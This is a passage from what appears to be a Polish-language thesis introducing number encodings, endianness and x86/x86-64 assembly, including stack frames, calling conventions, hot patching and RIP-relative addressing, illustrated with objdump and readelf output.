
Liczby całkowite ze znakiem koduje się w kodzie uzupełnień do dwóch (U2 lub ZU2). Wartość w N -bitowej liczby całkowitej ze znakiem $a_{n-1}a_{n-2}\dots a_0$ oblicza się jako:

$$w = -a_{N-1}2^{N-1} + \sum_{i=0}^{N-2} a_i 2^i$$

Najstarszy bit specyfikuje znak liczby, przez co jest również nazywany bitem znaku.

W U2 przedział kodowanych liczb nie jest symetryczny – na N bitach da się zapisać liczby z zakresu:

$$[-2^{N-1}, 2^{N-1} - 1]$$

Warto pamiętać o ryzyku przepełnienia zmiennej, które może wystąpić w przypadku korzystania z operacji arytmetycznych, rzutowania lub konwersji. Efektem przepełnienia na architekturze x86 i x86-64 w zależności od operacji może być przycięcie wyniku, saturacja lub też wyjątek.

2.6.2. Kodowanie liczb całkowitych bez znaku

Liczby całkowite bez znaku koduje się w naturalnym kodzie binarnym – NKB, nazywanym również naturalnym systemem dwójkowym.

Wartość w N -bitowej takiej liczby oblicza się jako:

$$w = \sum_{i=0}^{N-1} a_i 2^i$$

Za pomocą tego kodowania można zapisać liczby z zakresu:

$$[0, 2^N - 1]$$

2.6.3. Kodowanie liczb zmiennoprzecinkowych

Liczby zmiennoprzecinkowe na architekturach x86 oraz x86-64 zapisywane są w jednym z kilku rodzajów kodowań określonych przez standard IEEE-754 z roku 1985 (IEEE-754-1985) zapisany w dokumencie „IEEE Standard for Binary Floating-Point Arithmetic” oraz jego następcą z roku 2008 (IEEE-754-2008) o tym samym tytule [12].

Kodowanie to składa się z trzech części:

- Mantysy (najmłodsze bity),
- Wykładnika (środkowe bity),

- Bitu znaku (najstarszy bit) – jeśli jest ustawiony, oznacza liczbę ujemną.

W tabeli 2.3 zaprezentowano budowę popularnych typów zmiennoprzecinkowych IEEE-754 oraz ich istotne wartości. Opisano kodowania liczb pojedynczej precyzji (ang. *single precision* lub też *binary32*), podwójnej precyzji (ang. *double precision* czyli *binary64*) oraz rozszerzonej precyzji (ang. *extended precision*).

Tabela 2.3. Istotne wartości popularnych binarnych typów zmiennoprzecinkowych zgodnych ze standardem IEEE-754 [13].

	Single precision	Double precision	Extended precision
Wielkość zmiennej	32 bity	64 bity	80 bitów
Wielkość pola znaku	1	1	1
Wielkość wykładnika	8	11	15
„Obciążenie” wykładnika (stała K)	127	1023	16383
Zakres wykładnika	[-126, 127]	[-1022, 1023]	[-16382, 16383]
Wielkość mantysy (w tym liczba niejawnych bitów)	24 (1)	53 (1)	64 (0)
Liczba dokładnie reprezentowanych cyfr dziesiętnych	7	15	19
Maksymalna wartość	3,402e+38	1,797e+308	1,189e+4932
Minimalna wartość	-3,402e+38	-1,797e+308	-1,189e+4932
Najbliższe zeru wartości znormalizowane	-1,175e-38, 1,175e-38	-2,225e-308, 2,225e-308	-3,362e-4932, 3,362e-4932
Najbliższe zeru wartości zdenormalizowane	-1,401e-45, 1,401e-45	-4,940e-324, 4,940e-324	-3,645e-4951, 3,645e-4951

Wartość dziesiętną liczby zapisanej w IEEE-754 oblicza się ze wzoru:

$$(-1)^{\text{bit znaku}} * (1, \text{bity mantysy})_{\text{bin}} * 2^{\text{bity wykładnika} - K}$$

Gdzie K to stała przedstawiona w tabeli 2.3.

Definiuje się również liczby zdenormalizowane, czyli takie, które mają wszystkie bity wykładnika równe zero oraz mantysę różną od zero. Wartość takiej liczby oblicza się ze wzoru:

$$(-1)^{\text{bit znaku}} * (0, \text{bity mantysy})_{\text{bin}} * 2^{1-K}$$

Standard IEEE-754 definiuje również „specjalne” wartości:

- -0 – ujemne zero,
- $+0$ – dodatnie zero,
- $-\infty$ – ujemna nieskończoność,
- $+\infty$ – dodatnia nieskończoność,
- NaN (ang. *Not a Number*) – wartość, która nie jest liczbą.

2.7. Kolejność ułożenia bajtów w pamięci (ang. *endianess*)


Nie istnieje jeden sposób zapisu bajtów w pamięci. Aby zinterpretować liczbę zapisaną w pamięci o danym rozmiarze należy posłużyć się jedną z konwencji ustalającą kolejność zapisu bajtów:

- Little endian – najmniej znaczący bajt (czyli dolny bajt) jest kodowany jako pierwszy,
- Big endian – najbardziej znaczący bajt (czyli górny bajt) jest kodowany jako pierwszy.

Wybór konwencji zależy głównie od architektury procesora. Na architekturze x86 używana jest konwencja little endian. Na rysunku 2.2 przedstawiono zapis 32-bitowej wartości do kolejnych adresów w pamięci (a , $a+1$, ...) w formatach little oraz big endian.

Konwersji pomiędzy sposobami zapisu można dokonać za pomocą operacji bitowych [14].


Rysunek 2.2. Kolejność zapisu 32-bitowej wartości w pamięci w little endian oraz big endian [15].



3. Asembler x86 oraz x86-64

Asembler x86 to rodzina języków programowania niskiego poziomu. Języki te pozwalają na pisanie instrukcji składających się z mnemoników – słów, które wyrażają daną operację, oraz operandów, które są argumentami danej operacji – rejestrami lub wartościami. Instrukcje te mogą później zostać skompilowane przez asembler – kompilator asemblera – czyli zamienione na kody operacji, zwane także kodem maszynowym (inaczej natywnym). Prezentuje to rysunek 3.1.

Rysunek 3.1. Nazewnictwo stosowane w programowaniu niskopoziomym.



3.1. Składnie asemblera

Istnieje wiele składni asemblera x86. Dwie najpopularniejsze to AT&T oraz Intel. Składnia AT&T jest wykorzystywana głównie w narzędziach GNU¹. Składnia Intela jest za to używana w wielu innych narzędziach². Różnice między nimi zostały zaprezentowane w tabeli 3.1 [16].

Tabela 3.1. Różnice pomiędzy składnią AT&T oraz Intel.

Opis	AT&T	Intel
Kolejność parametrów	Najpierw źródło, potem cel <code>mov \$5, %eax</code>	Najpierw cel, potem źródło <code>mov eax, 5</code>
Wielkość parametrów ^a	Mnemoniki zakończone znakiem określającym rozmiar <code>addl \$0xbeef, (%ebx)</code>	Rozmiar podany jawnie <code>add DWORD PTR [ebx], 0xbeef</code>
Prefiks	Rejestry prefiksowane znakiem, wartości znakiem \$.	Asembler sam wykrywa typ symbolu.
Adresacja oraz wyrażenia matematyczne	Zapisane w składni $DISP(BASE, INDEX, SCALE)$ <code>mem_loc(%ebx, ecx, 4)</code>	W nawiasach kwadratowych <code>[ebx+ecx*4 + mem_loc]</code>

^aDla składni Intela wyróżnia się nazwy QWORD – 8B, DWORD – 4B, WORD – 2B, BYTE – 1B. Odpowiadające nazwy dla AT&T to: `qword`, `long` (`dword`), `word`, `byte`.

Jak można zauważyć składnia AT&T posiada nadmiarowe prefiksy, a sposób adresowania polegający na wyliczaniu adresu adresu jest nieco nieintuicyjny przez potrzebę pamiętania na której pozycji w nawiasie jest indeks, przez który jest mnożona wartość skali.

W niniejszej pracy wykorzystywana jest składnia Intela.

¹AT&T jest domyślną składnią w GDB, objdump czy w GCC w wstawkach asemblerowych.

²Składnia Intela jest używana między innymi w IDA Pro, Hopper, pwndbg, ropper

3.2. Podstawowe instrukcje

Tabela 3.2 przedstawia podstawowe instrukcje asemblera x86 wraz z wyjaśnieniami ich działania.

Tabela 3.2. Podstawowe instrukcje asemblera x86. Niektóre z operacji zostały zapisane w języku C.

Instrukcja	Działanie
<code>mov ax, 0x5</code>	Kopiuje wartość 5 do rejestru <code>ax</code> .
<code>mov r8d, DWORD PTR [rsp+0x30]</code>	Kopiuje 4 bajty z adresu <code>rsp+0x30</code> do rejestru <code>r8d</code> .
<code>sub rsp, 0x20</code>	Odejmuje wartość 32 od rejestru <code>rsp</code> .
<code>add r10, QWORD PTR [r8+0x10]</code>	<code>r10 = *(r8+0x10)</code>
	Kopiuje wartość <code>rbp-0x20</code> do rejestru <code>rax</code> . Operację tę można zapisać również jako:
<code>lea rax, [rbp-0x20]</code>	<code>mov rax, rbp</code>
	<code>sub rax, 0x20</code>
<code>mov eax, [ebx + ecx*4 + 0x4]</code>	<code>eax = *(ebx + ecx*4 + 0x4)</code>
<code>lea rax, [rdx + rcx*4 + 0x4]</code>	<code>rax = rdx + rcx*4 + 0x4</code>
<code>mov ebx, DWORD PTR [rdx]</code>	<code>ebx = *((DWORD*) rdx)</code>
<code>mov DWORD PTR [rbx+3], edx</code>	<code>*((DWORD*) (rbx+3)) = edx</code>
<code>push rdx</code>	Odkłada wartość rejestru <code>rdx</code> na stos.
<code>pop rcx</code>	Ściąga wartość ze stosu do rejestru <code>rcx</code> .
<code>jmp rax</code>	Skacze pod adres znajdujący się w rejestrze <code>rax</code> – kopiuje wartość z rejestru <code>rax</code> do rejestru <code>rip</code> ⁱ .
<code>cmp eax, 0xe</code>	Porównuje wartość w <code>eax</code> z liczbą 14 oraz ustawi odpowiednie flagi w rejestrze EFLAGS.
<code>jz 0x4006e6</code>	Skacze pod adres <code>0x4006e6</code> , jeżeli flaga ZF jest ustawiona.
<code>call func</code>	Odkłada na stos adres kolejnej instrukcji i skacze do podanej funkcji (pod podany adres).
<code>ret</code>	Ściąga wartość ze stosu do rejestru <code>rip</code> . Służy do powrotu z funkcji.
<code>syscall</code>	W systemach Linux – wykonuje wywołanie systemowe o danym argumencie (x86-64), w x86-32 służy do tego instrukcja <code>int 0x80</code> .

ⁱ Nie istnieje za to instrukcja `mov rip, rax`. Jest tak, gdyż instrukcja `jmp` nie musi kodować rejestru docelowego (zawsze wpisuje wartość do rejestru IP), dzięki czemu zajmuje mniej bajtów w kodzie wynikowym.

3.3. Adresacja, wyrażenia matematyczne – notacja „[]”

Operandy pamięciowe (ang. *memory operands*) zapisuje się w nawiasach kwadratowych. Pozwalają one obliczyć adres bazując na czterech wartościach:

- adresie bazowym (rejestr),
- indeksie (rejestr),
- skali – mnożniku indeksu (liczba),
- przemieszczeniu (liczba).

Dla przypomnienia wyrażenie takie wygląda następująco³:

$$[\text{base} + \text{index} * \text{scale} + \text{disp}]$$

Zarówno indeks, skala jak i przemieszczenie są wartościami opcjonalnymi, a zatem nie trzeba ich pisać. W przypadku nie określenia skali oraz określenia indeksu, skala jest ustawiana na wartość 1.

Tego typu operandy można stosować jako źródło albo jako cel (na przykład w przypadku instrukcji kopiowania wartości – `mov` czy odejmowania – `sub`). Nie ma natomiast instrukcji, w których operandy te występują zarówno jako źródło, jak i jako cel.

Wyrażenie znajdujące się pomiędzy „[]” oznacza dereferencję, czyli odniesienie się do komórki pamięci znajdującej się pod adresem obliczonym na podstawie tego wyrażenia. Jedynym wyjątkiem jest instrukcja `lea`, w której takie wyrażenie służy jedynie do obliczenia adresu, który zostanie załadowany do rejestru docelowego [16].

3.4. Stos oraz sterta

Stos (ang. *stack*) jest obszarem w pamięci wydzielonym dla danego wątku, służącym do przechowywania zmiennych lokalnych oraz adresów powrotu z funkcji. Jego wielkość jest ustalana w czasie kompilacji, przez co może dojść do sytuacji przepełnienia stosu (ang. *stack overflow*), która najczęściej kończy się zakończeniem działania programu.

Na architekturach x86 oraz x86-64 obsługa stosu jest zapewniana przez procesor. Stos żośnie" w kierunku niższych adresów, gdyż odkładanie czegoś na stos – przez instrukcję `push` zmniejsza wskaźnik końca stosu (rejestr ESP lub RSP) o odpowiedni rozmiar.

Suerta (ang. *heap*) jest obszarem pamięci wykorzystywanym do dynamicznych alokacji pamięci, a zatem to programista jest odpowiedzialny za zarządzanie tą pamięcią – po zaalokowaniu jakiegoś obszaru musi pamiętać, aby zwolnić go, gdy przestaje on być potrzebny. W innym wypadku może doprowadzić do wycieku pamięci.

³W przypadku trybu rzeczywistego procesora przed nawiasem kwadratowym znajduje się jeszcze `segreg`: czyli rejestr segmentowy.

3.5. Funkcja

Zarówno w języku asembler jak i podczas analizy zdeasemblowanego kodu funkcja jest jedynie oznaczeniem adresu w pamięci.


Funkcję można wykonać skacząc do niej – wykorzystując jedną z instrukcji skoków – lub „wywołując” ją instrukcją `call`.

3.6. Ramka stosu

Ramką stosu nazywamy grupę danych znajdującą się na stosie ściśle związaną z danym wywołaniem funkcji. Mogą to być takie dane jak argumenty funkcji, zachowane wartości rejestrów czy zmienne lokalne. Przykładowy schemat ramek stosu został zaprezentowany na rysunku 3.2.

Ramka stosu alokowana jest na początku wykonywanej funkcji. Dealokacja ramki stosu następuje tuż przed wyjściem z funkcji. Proces alokacji oraz dealokacji ramki stosu polega na manipulacji wskaźnikiem stosu (rejestrzem ESP lub RSP) lub też wskaźnikiem początku stosu (rejestrzem EBP lub RBP) [17].

Rysunek 3.2. Schemat ramek stosu dla programu który wewnątrz funkcji `Foo` wywołał funkcję `Bar`. Na schemacie zaznaczono również gdzie wskazują rejestry przechowujące adresy wierzchołka stosu (RSP) oraz początku stosu (RBP).



3.6.1. Prolog funkcji – alokacja ramki stosu

Prolog funkcji to standardowa sekwencja instrukcji generowana przez kompilator umieszczona na początku każdej z funkcji. Ma on za zadanie:

- Odłożenie na stos obecnego wskaźnika początku stosu, aby można było go później (w epilogu) przywrócić.
- Zmiana wartości wskaźnika początku stosu tak, aby wskazywał na obecny wierzchołek stosu, dzięki czemu nowa ramka stosu powstanie na szczycie stosu.
- Zmniejszenie wartości ESP albo RSP aby „zaalokować” miejsce na zmienne lokalne czy argumenty do funkcji. W przypadku gdy funkcja nie posiada zmiennych lokalnych, krok ten może zostać pominięty.

Dla 64-bitowych programów jest to zestaw instrukcji:

```
push rbp          ; zapisuje na stos wskaźnik początku stosu poprzedniej funkcji
mov rbp, rsp      ; rbp = rsp
sub rsp, X        ; alokuje ramkę stosu, X to liczba alokowanych bajtów
```

Dla programów 32-bitowych, instrukcje te będą różnić się tylko prefiksem rejestrów („E” zamiast „R”).

Prolog funkcji może zostać również zapisany instrukcją `enter X, 0`, która początkowo była optymalizacją względem powyższych instrukcji. W dzisiejszych czasach nie jest ona stosowana, gdyż działa wolniej.

3.6.2. Epilog funkcji – dealokacja ramki stosu

Epilog funkcji jest generowany na końcu każdej procedury. Jego zadaniem jest przywrócenie ramki stosu, a więc:

- Zwolnienie miejsca zjanowanego przez obecną ramkę stosu – poprzez przypisanie wskaźnika początku stosu do wskaźnika wierzchołka stosu.
- Ściągnięcie ze stosu wartość wskaźnika początku stosu poprzedniej funkcji.
- Powrót do poprzedniej funkcji poprzez ściągnięcie ze stosu zapisanego wskaźnika instrukcji.

Dla 64-bitowych programów jest to zestaw instrukcji:

```
mov rsp, rbp      ; dealokuje ramkę stosu
pop rbp           ; przywraca wskaźnik początku stosu poprzedniej funkcji
ret              ; wraca do poprzedniej funkcji
```

Epilog można również zapisać jako:

```
leave            ; wykonuje `mov rsp, rbp` oraz `ret`
ret              ; wraca do poprzedniej funkcji
```

W przypadku funkcji z wieloma punktami wyjścia, punkty te muszą zawierać epilog lub skok do miejsca zawierającego epilog.

3.6.3. Niestandardowe ramki stosu

Podczas inżynierii wstecznej oprogramowania można się spotkać z „nietypowymi” ramkami stosu. Mogą one być efektem optymalizacji kompilatora lub też specjalnie przygotowanego kodu asemblera, na przykład w celu utrudnienia procesu analizy działania oprogramowania.

Jedną z takich optymalizacji przeprowadzanych przez kompilatory jest usunięcie ramki stosu oraz skopiowanie ciała funkcji w miejsce jej wywołania. Taki zabieg zmniejsza koszt wywołania danej funkcji, gdyż nie wykonuje się kodu związanego z zarządzaniem ramką stosu. Wadą tego rozwiązania jest fakt powielenia tego samego kodu w wielu miejscach, co w przypadku dużych funkcji może nie przyspieszyć kodu – na przykład ze względu na zaśmiecanie pamięci podręcznej procesora większą ilością instrukcji.

Innym przykładem może być stosowany w WinAPI⁴ tak zwany *hot patching*, czyli możliwość szybkiej zmiany działania funkcji, na przykład w celu instrumentacji lub poprawy jej funkcjonowania [18]. Sama nazwa pochodzi od „szybkiego patchowania” funkcji czyli aplikowania poprawek – podczas działania systemu oraz aplikacji wykorzystujących dane biblioteki. Realizowane jest to w następujący sposób:

- Wydziela się pięć bajtów miejsca w pamięci przed patchowaną funkcją. W miejsce tych pięciu bajtów umieszcza się instrukcję skoku do poprawionej lub instrumentującej funkcji.
- W prologu umieszcza się dwubajtową instrukcję `mov edi, edi`, którą można później nadpisać skokiem relatywnym do wydzielonego wcześniej obszaru.

Przykładowy kod przed oraz po aplikacji łatki został zaprezentowany na listingach 3.1 oraz 3.2.

Listing 3.1. Kod przed aplikacją łatki.

```
nop                ; każdy nop ma 1 bajt
nop
nop
nop
nop

function:
mov edi, edi       ; instrukcja którą podmienimy na skok relatywny
push ebp          ; standardowy prolog funkcji
mov ebp, esp
```

Wykorzystanie instrukcji zajmującej dwa bajty, zamiast na przykład pięciu instrukcji `nop` jest uzasadnione tym, że na x86 oraz x86-64 nie da się zmienić pięciu bajtów wykonując operację atomową⁵, a dwa już tak.

⁴Interfejsie programistycznym systemu Microsoft Windows.

⁵Inaczej niepodzielna.

Listing 3.2. Kod po aplikacji łatki.

```

hot_patch:
jmp replacement_function ; skok do poprawionej funkcji

function:
jmp short hot_patch      ; skok do procedury wykonującej skok do łatki
push ebp                 ; standardowy prolog funkcji
mov ebp, esp

```

3.7. Konwencje wywołań funkcji

Kompilatory podczas generowania kodu muszą wiedzieć w jaki sposób wywoływać funkcje oraz jak generować kod funkcji, aby można było z nich korzystać w innych programach. W tym celu definiuje się ABI (ang. *Application Binary Interface*, czyli opis interfejsu binarnego. Określa on takie rzeczy jak to jak reprezentować typy, dekorować nazwy (ang. *name mangling*)⁶, czy też to jak wywoływać funkcję – czyli konwencję wywołań. Konwencje wywołań funkcji określają:

- Sposób przekazywania parametrów – czy są zwracane przez rejestry, czy może poprzez umieszczenie na stosie.
- Metodę zwracania wartości z funkcji.
- Bezpieczne rejestry procesora – czyli takie, które nie zostają zmienione przez wywoływaną funkcję. Zwykle polega to na tym, że wywoływana funkcja zaraz po prologu odkłada je na stos, a przed epilogiem przywraca ich wartości.
- Kto „sprząta” stos – czy wywołujący funkcję (ang. *caller*) czy wywoływana funkcja (ang. *callee*).

Konwencje wywołań x86 oraz x86-64 zostały przedstawione w tabelach 3.3 oraz 3.4. W kolumnie „Parametry na stosie” można zauważyć jedną z dwóch wartości:

- C-style („od tyłu”) – argumenty odkładane są na stos od ostatniego do pierwszego (od prawej do lewej),
- Pascal-style („od przodu”) – argumenty odkładane są od pierwszego do ostatniego (od lewej do prawej).

3.7.1. Wywołania systemowe w systemie Linux oraz ich konwencje

Jądro systemu Linux udostępnia interfejs programistyczny, który nazywany jest wywołaniami systemowymi. Wywołania systemowe pozwalają między innymi na operację na plikach, kontrolę procesów czy komunikację sieciową. To właśnie z tego interfejsu korzysta biblioteka standardowa języka C.

⁶Jest to technika polegająca na generowaniu unikatowych nazw funkcji struktur, klas czy innych typów danych.

Tabela 3.3. Spis najbardziej popularnych konwencji wywołań na platformie x86 [19].

Nazwa	Parametry w rejestrach	Parametry na stosie	Kto sprząta stos	Opis
<i>cdecl</i>	brak	C-style	<i>caller</i>	Nazwa pochodzi od <i>C style function declaration</i> . Pozwala na zmienną liczbę argumentów (tzw. <i>variadic functions</i>), ponieważ to wywołujący kod sprząta stos.
<i>pascal</i>	brak	Pascal-style	<i>callee</i>	-
<i>stdcall</i>	brak	C-style	<i>callee</i>	-
<i>fastcall</i>	ECX, EDX	C-style	<i>callee</i>	Pierwsze dwa parametry są przekazywane w rejestrach, a pozostałe (jeśli istnieją) na stosie.
<i>thiscall</i>	ECX	C-style	<i>callee</i>	Używana do wywoływania metod obiektów. W ECX znajduje się wskaźnik na obiekt, którego metodę wywołano.

Tabela 3.4. Spis konwencji wywołań na platformie x86-64 [19].

System	Parametry w rejestrach	Parametry na stosie	Kto sprząta stos	Rejestry bezpieczne
Windows	RCX, RDX, R8, R9	C-style	<i>caller</i>	RBX, RSI, RDI, RBP, R12-R15
Linux, BSD, OS X	RDI, RSI, RDX, RCX, R8, R9	C-style	<i>caller</i>	RBX, RBP, R12-R15

Konwencje wywołań systemowych zostały przedstawione w tabeli 3.5.

Tabela 3.5. Konwencje wywołań systemowych w systemie Linux dla x86 oraz x86-64 [19].

Architektura	Instrukcja wykonująca wywołanie systemowe	Rejestr przechowujący numer wywołania systemowego	Rejestry w których przekazywane są kolejne parametry
x86-32	<code>int 0x80</code>	EAX	EBX, ECX, EDX, ESI, EDI, EBP
x86-64	<code>syscall</code>	RAX	RDI, RSI, RDX, R10, R8, R9

3.8. Odczytywanie wartości wskaźnika instrukcji

Wskaźnik instrukcji – rejestr EIP (x86-32) lub RIP (x86-64) – nie występuje nigdy jako operand (nie ma na przykład instrukcji `mov eax, eip` czy `mov rbx, rip`). Jedynym wyjątkiem, jest adresowanie relatywne względem rejestru RIP, przez co rejestr ten może pojawić się jako operand adresowy w instrukcji `lea` (np. `lea rax, [rip]`).

Wartość tych rejestrów można na x86-32 oraz x86-64 pobrać tworząc funkcję pomocniczą co prezentują listingi 3.3 oraz 3.4. Po wejściu do funkcji – czyli wywołaniu instrukcji `call` – na stosie będzie odłożony przez nią adres kolejnej instrukcji (znajdującej się za `call`). Następnie można skopiować ten adres ze stosu do któregoś z rejestrów i wyjść z funkcji (`ret`). Po takich operacjach rejestr, do którego skopiowaliśmy adres powrotu zawiera tę samą wartość co wskaźnik instrukcji.

Listing 3.3. Pobieranie EIP na x86-32.

```
call get_eip
; po wywołaniu eax=eip

get_eip:
    mov eax, [esp]
    ret
```

Listing 3.4. Pobieranie RIP na x86-64.

```
call get_rip
; po wywołaniu rax=rip

get_rip:
    mov rax, [rsp]
    ret
```

3.9. Adresowanie relatywne względem wskaźnika instrukcji na architekturze x86-64

W programach 64-bitowych istnieje możliwość odwoływania się do pamięci poprzez adresowanie relatywne względem rejestru RIP (ang. *RIP-relative addressing*) [20].

Mechanizm ten pozwala na dwie rzeczy:

- Załadowanie pamięci programu lub bibliotek pod dowolny adres w przestrzeni adresowej procesu.
- Zmniejszenie rozmiaru instrukcji, gdyż nie musi ona kodować 64-bitowego adresu, a zamiast tego jedynie przemieszczenie względem rejestru RIP.

Adresowanie relatywne względem rejestru RIP można zaprezentować przy użyciu krótkiego kodu napisanego w języku C, który został przedstawiony na listingu 3.5. Następnie kod ten skompilowano poleceniem `gcc main.c`, a później zdeasemblowano go wykorzystując komendę `objdump -d -Mintel ./a.out`. Wynik zaprezentowano na listingu 3.6 wraz z analizą w formie komentarzy.

Jak można zauważyć, wartość zmiennej `num` jest kopiowana z adresu obliczonego na podstawie rejestru RIP – `rip+0x200b53`. Finalny adres zmiennej `num` można obliczyć

Listing 3.5. Program skompilowany poleceniem `gcc main.c`.

```
1  #include <stdio.h>
2
3  int num;
4
5  int main() {
6      printf("num = %d\n", num);
7  }
```

Listing 3.6. Zdeasemblowany kod programu z listingu 3.5. Deasemblację przeprowadzono poleceniem `objdump -d -Mintel`, którego wynik zmodyfikowano dla lepszej czytelności.

```
; <adres> instrukcja
4004d7: main:
4004d7: push rbp          ; prolog funkcji main
4004d8: mov rbp, rsp     ; prolog funkcji main
4004db: mov eax, DWORD PTR [rip+0x200b53] ; skopiowanie wartości zmiennej num do eax
4004e1: mov esi, eax     ; esi=num - drugi argument funkcji printf
4004e3: mov edi, 0x400584 ; edi="num = %d" pierwszy argument funkcji printf
4004e8: mov eax, 0x0     ; eax = 0
4004ed: call 4003f0 <printf@plt> ; wywołanie funkcji printf
4004f2: mov eax, 0x0    ; ustawienie zwracanego wyniku na 0
4004f7: pop rbp         ; epilog funkcji - przywrócenie wskaźnika początku stosu
4004f8: ret            ; epilog funkcji - wyjście z funkcji
```

sumując adres kolejnej instrukcji (czyli wartości rejestru RIP po wykonaniu instrukcji `mov eax, DWORD PTR [rip+0x200b53]`) oraz przemieszczenia: $0x4004e1 + 0x200b53 = 0x601034$. Informację o tym, że to faktycznie adres zmiennej `num` można potwierdzić listując symbole programem `readelf`, co zostało zaprezentowane na listingu 3.7.

Listing 3.7. Listowanie symboli programu w celu potwierdzenia adresu zmiennej `num`. Wyjście programu zostało skrócone, tak, aby zawierać tylko istotne informacje.

```
$ readelf --symbols ./a.out
Symbol table '.symtab' contains 67 entries:
Num:          Value             Size  Type      Bind    Vis      Ndx    Name
 50:          00601034                     4   OBJECT   GLOBAL  DEFAULT  24    num
```

3.10. Narzędzia do inżynierii wstecznej wykorzystane w pracy

Istnieje wiele przydatnych narzędzi, które wykorzystuje się podczas inżynierii wstecznej, znajdowaniu błędów czy wykorzystywaniu ich. Poniżej zaprezentowano listę wybranych narzędzi wykorzystanych w pracy, wraz z krótkim opisem.

3.10.1. Pakiet GNU Binutils

Pakiet GNU Binutils to zestaw wielu narzędzi służących do tworzenia oraz operowania na plikach binarnych. Jest on dostępny głównie na systemach UNIX, choć istnieją również wersje na inne systemy operacyjne. Poniżej opisano wybrane z narzędzi, które mogą się przydać w procesie inżynierii wstecznej oraz analizy działania programu.

file

`file` służy do rozpoznawania typu plików. Dokonuje tego na podstawie trzech testów:

- Wyniku wywołania systemowego `stat`, w celu sprawdzenia czy plik nie jest pusty lub czy nie jest plikiem specjalnym (np. urządzeniem, linkiem symbolicznym).
- Wartości *magic number*, czyli sekwencji bajtów znajdującej się w większości formatów na początku pliku pełniącej roli sygnatury/identyfikatora pliku (nie wszystkie formaty plików posiadają sygnaturę).

Tabela 3.6. Sygnatury wybranych typów plików.

Plik	Sygnatura w ASCII (kropki zastępują niedrukowalne znaki)	Sygnatura w HEX (zapisana szesnastkowo)
PNG	.PNG....	89 50 4E 47 0D 0A 1A 0A
ELF	.ELF	7F 45 4C 46
EXE ^a	MZ	4D 5A
PDF	%PDF	25 50 44 46

^aTak naprawdę MZ to sygnatura plików wykonywalnych w systemie MS-DOS. Pliki wykonywalne na systemie Windows – PE (ang. *Portable Executable*) – również zaczynają się od MZ (zatem są również plikami wykonywalnymi na MS-DOS, ale podczas uruchomienia najczęściej wypisują jedynie informację, że program należy uruchomić w "WIN Mode", czyli na systemie Windows).

- Testów językowych – sprawdzenia czy zawartość pliku jest napisana w ASCII, Unicode kodowanego UTF-8, czy w innym kodowaniu. W przypadku wykrycia pliku tekstowego, przeprowadzana jest również prosta analiza języka polegająca na wyszukiwaniu słów kluczowych (np. *struct* dla języka C).

Na listingu 3.8 zaprezentowano przykładowe użycie programu `file` wraz z krótkimi komentarzami dodanymi w kolorze zielonym.

Listing 3.8. Prezentacja wykonania programu `file` dla różnych typów plików.

```
# /proc/self/exe jest linkiem symbolicznym do obecnie uruchamionego programu
$ file /proc/self/exe
/proc/self/exe: symbolic link to /usr/bin/file

